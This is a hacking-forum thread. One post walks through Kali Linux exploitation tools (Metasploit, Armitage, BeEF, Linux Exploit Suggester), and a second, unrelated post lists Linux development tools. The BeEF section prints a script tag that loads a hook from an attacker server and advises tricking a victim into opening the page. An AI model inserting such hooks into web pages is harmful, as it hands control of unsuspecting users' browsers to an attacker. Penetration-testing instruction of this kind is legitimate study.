
Kali Linux - Exploitation Tools

dunkelh3it

BANNED
Messages
463
Reaction score
806
Points
93
Telegram
@Dunkelh3it
Please note, if you want to make a deal with this user, that it is blocked.

Metasploit​

As we mentioned before, Metasploit is a product of Rapid7 and most of the resources can be found on their web page www.metasploit.com. It is available in two versions - commercial and free edition. The differences between these two versions is not much hence, in this case we will be using the Community version (free).

As an Ethical Hacker, you will be using “Kali Ditribution” which has the Metasploit community version embedded, along with other ethical hacking tools which are very comfortable by saving time of installation. However, if you want to install as a separate tool it is an application that can be installed in the operating systems like Linux, Windows and OS X.

First, open the Metasploit Console in Kali. Then, go to Applications → Exploitation Tools → Metasploit.

Exploitation Tools

After it starts, you will see the following screen, where the version of Metasploit is underlined in red.

Metasploit Version

In the console, if you use help or ? symbol, it will show you a list with the commands of MSP along with their description. You can choose based on your needs and what you will use.

Console Symbol

Another important administration command is msfupdate which helps to update the metasploit with the latest vulnerability exploits. After running this command in the console, you will have to wait several minutes until the update is complete.

MSFUpdate

It has a good command called “Search” which you can use to find what you want as shown in the following screenshot. For example, I want to find exploits related to Microsoft and the command can be msf >search name:Microsoft type:exploit.

Where “search” is the command, ”name” is the name of the object that we are looking for, and “type” is what kind of script we are looking for.

Search Command

Another command is “info”. It provides the information regarding a module or platform where it is used, who is the author, vulnerability reference, and the payload restriction that this can have.

Info Command

Armitage​

Armitage GUI for metasploit is a complement tool for metasploit. It visualizes targets, recommends exploits, and exposes the advanced post-exploitation features.

Let’s open it, but firstly metasploit console should be opened and started. To open Armitage, go to Applications → Exploit Tools → Armitage.

Armitage

Click the Connect button, as shown in the following screenshot.

Connect

When it opens, you will see the following screen.

User Friendly

Armitage is user friendly. The area “Targets” lists all the machines that you have discovered and you are working with, the hacked targets are red in color with a thunderstorm on it.

After you have hacked the target, you can right-click on it and continue exploring with what you need to do such as exploring (browsing) the folders.

Exploring

In the following GUI, you will see the view for the folders, which is called console. Just by clicking the folders, you can navigate through the folders without the need of metasploit commands.

On the right side of the GUI, is a section where the modules of vulnerabilities are listed.

Console Folder

BeEF​

BeEF stands for Browser Exploitation Framework. It is a penetration testing tool that focuses on the web browser. BeEF allows the professional penetration tester to assess the actual security posture of a target environment using client-side attack vectors.

First, you have to update the Kali package using the following commands −

root@kali:/# apt-get update
root@kali:/# apt-get install beef-xss

To start, use the following command −

root@kali:/# cd /usr/share/beef-xss
root@kali:/# ./beef



Kali Package

Open the browser and enter the username and password: beef.

Open Browser

The BeEF hook is a JavaScript file hosted on the BeEF server that needs to run on client browsers. When it does, it calls back to the BeEF server communicating a lot of information about the target. It also allows additional commands and modules to be ran against the target. In this example, the location of BeEF hook is at .

In order to attack a browser, include the JavaScript hook in a page that the client will view. There are a number of ways to do that, however the easiest is to insert the following into a page and somehow get the client to open it.

<script src = "http://192.168.1.101:3000/hook.js" type = "text/javascript"></script>

Once the page loads, go back to the BeEF Control Panel and click “Online Browsers” on the top left. After a few seconds, you should see your IP address pop-up representing a hooked browser. Hovering over the IP will quickly provide information such as the browser version, operating system, and what plugins are installed.

Page Load

To remotely run the command, click the “Owned” host. Then, on the command click the module that you want to execute, and finally click “Execute”.

Run Remotely

Linux Exploit Suggester​

It suggests possible exploits given the release version ‘uname -r’ of the Linux Operating System.

To run it, type the following command −

root@kali:/usr/share/linux-exploit-suggester# ./Linux_Exploit_Suggester.pl -k 3.0.0

3.0.0 is the kernel version of Linux OS that we want to exploit.

Kernel Version
 
Without reliable development tools, you won't be able to take advantage of Linux's best advantages. Fortunately, Linux and open source software tools are readily available. However, if you are a new user, you may not know which utilities are best to choose, so here are 10 outstanding tools to help take your development to the next level.

1. Bluefish
Bluefish is one of the most popular IDEs available for working on the web. Bluefish can handle programming and markup languages, but focuses on building dynamic and interactive websites. Like many Linux applications, Bluefish is fast and lightweight - it uses about 30-40 percent of the resources consumed by similar applications.

Bluefish can open multiple documents at the same time: up to 3,500 documents if needed. It includes project support, remote file support, search and replace (including regular expressions), unlimited undo / accept changes made, customizable syntax highlighting for many languages, text antialiasing in windows, and support for various encodings.

One of the best features of Bluefish is the Quickbar, a custom panel that allows you to add buttons by right-clicking and selecting Add To Quickbar . You can add any HTML button to the Quickbar.

Bluefish has a number of simple tools to help you add various elements to your code. Need an auto-submit select box in DHTML? Easily. Select "Auto-submit Select Box" from the "DHTML" dropdown list and fill in the required items to add the element to your code. Bluefish has wizards for C, Apache, DHTML, DocBook, HTML, PHP + HTML, and SQL. If you are developing your sites by hand, then you cannot do without Bluefish.

2. Anjuta
Anjuta is a free open source integrated development environment for C and C ++. Anjuta is powerful and easy to install (like the command urpmi anjutain Mandriva Linux). Anjuta offers features such as project management, application wizards, an interactive debugger, and a powerful source editor - with code review, autocomplete, and syntax highlighting.

Anjuta has a flexible user interface that allows you to drag-and-drop tools into a set of tools to organize the user interface in a way you like best. Plus, each user-posted toolbox is constant for a project, so you can have a different toolbox for each project.

Anjuta also has a powerful plugin system that allows you to decide for each project which plugins are active and which are not. And, as in all open source projects, you can develop your own plugins for Anjuta.

One of the most powerful tools in Anjuta is the project manager. Not only can it open almost all projects based on Automake and Autoconf; it doesn't add any information related to Anjuta, so your project can also be serviced and developed outside of Anjuta.

3. Glade
Glade is a RAD tool used to build the GTK + toolkit and for the GNOME desktop environment. Its interface is similar to GIMP and can be customized and even built into Anjuta.

Glade includes a number of templates such as text boxes, dialogs, checkboxes and menus designed to speed up user interface development. Interface constructs are stored in XML, which allows them to be easily linked to external tools.

Installing Glade is straightforward. For example, on Fedora, you can run the command yum install glade3. Glade doesn't have the powerful project manager that Anjuta has, but you can create, edit and save projects with Glade.

4. GCC
GCC is a set of compilers for C, C ++, Objective-C, Fortran, Java and Ada developed by the GNU Project. It is a command line tool, but very powerful. Many IDEs have tools that are only front-ends for GCC. The most commonly used compilers are for C and C ++ code.

How does one tool compile applications in different languages? Simple: for C, you use the gcc command, and for C ++, you use the g ++ command - two compilers in one toolbox. And g ++ is a compiler, not just a preprocessor.

GCC will build object code from source without using an intermediary. This method creates better object code and gives you more debugging information.

5. Kdevelop
Kdevelop was created in 1998 as an easy-to-use integrated development environment for the KDE desktop environment. Kdevelop is currently licensed under the GNU General Public License and is free to use.

It is based on plugins, so you can add and remove them to create exactly what you want. Kdevelop also includes support for profiles so that different sets of plugins can be associated with specific projects.

Kdevelop supports 15 programming languages, each with its own language peculiarities. It also offers a debugger, Subversion version control system, application wizards, documentation viewer, snippet management, Doxygen integration, RAD tools, Ctags support, code reformatting, QuickOpen support, and a window bar with a toolbar.

One of the best things about Kdevelop is that it takes a lot of low-level tasks out of the hands of users. Kdevelop includes an Automake manager.
Another useful touch is that you can instantly see the difference between errors, warnings, and messages.

6.GDB
GDB is not a developer tool, but it is considered an important tool by many developers. GDB is the debugger for the GNU project.

This tool runs from the command line and gives the developer instant feedback from another program while it is running. That is, you create and terminate the application only to find out that there are problems. To help you find these problems, you can run your program from the GDB utility, which will help you find out where the problems are. With GDB, you can do the following:
  • run your application with arguments, switches, or inputs that will affect its behavior;
  • force your application to stop at a specific behavior;
  • check what happened when your application stopped;
  • add changes to your program so you can test in flight.
GDB is also very handy to have when reporting bugs.

7. KompoZer
KompoZer is an easy-to-use WYSIWYG tool aimed at non-technical users who want to create a professional website without knowledge of HTML.

KompoZer has a number of outstanding features. One of the best features is the ability to open a website from a URL, edit that site, and load the edited site. This feature makes it easier to update sites by eliminating the need to edit HTML. Of course, you need permission to load the site. This feature is also good for using other sites as templates.

KompoZer should not be viewed only as a beginner's tool. Think of it as a free open source replacement for Microsoft FrontPage and Adobe Dreamweaver. And like its more expensive alternatives, KompoZer lets you navigate between WYSIWYG and code editing by clicking on a taboo.

8. Eclipse
Eclipse is a multilingual IDE written in Java with an extensive plug-in system allowing you to extend the functionality. With over a million downloads monthly, Eclipse is one of the strongest software development solutions out there. It is essentially a standard for open source development.

Presumably the strongest aspect of Eclipse is its plugin feature. For languages alone, 58 plugins have been created in Eclipse. These languages are not spoken - these are development languages. Eclipse has a huge community and many organizations offering IDE training, which even includes Eclipse University.

9. Make
Make is a Linux utility that can automatically determine which parts of a program need to be recompiled. After Make works on the parts that need to be recompiled, it issues the commands needed to complete the action.

Make is often used when installing applications from source, so open source developers should have a good understanding of the tool and how it is used. If you are planning to develop an application that can be installed from source, you need to know how to create a Makefile.

This Makefile describes the relationship between different files. If you are familiar with installing applications, you know the string type ./configure; make; make install.

10. Quanta Plus
Quanta Plus is another HTML development tool similar to KompoZer. It is capable of both WYSIWYG and manual mode and supports HTML, XHTML, CSS, XML and PHP.

Quanta Plus features on-the-fly tag completion, project management, quick preview, PHP debugger, CVS and Subversion support. Quanta Plus, unlike KompoZer, is aimed at the more advanced user who wants a good WYSIWYG editor.
 
Top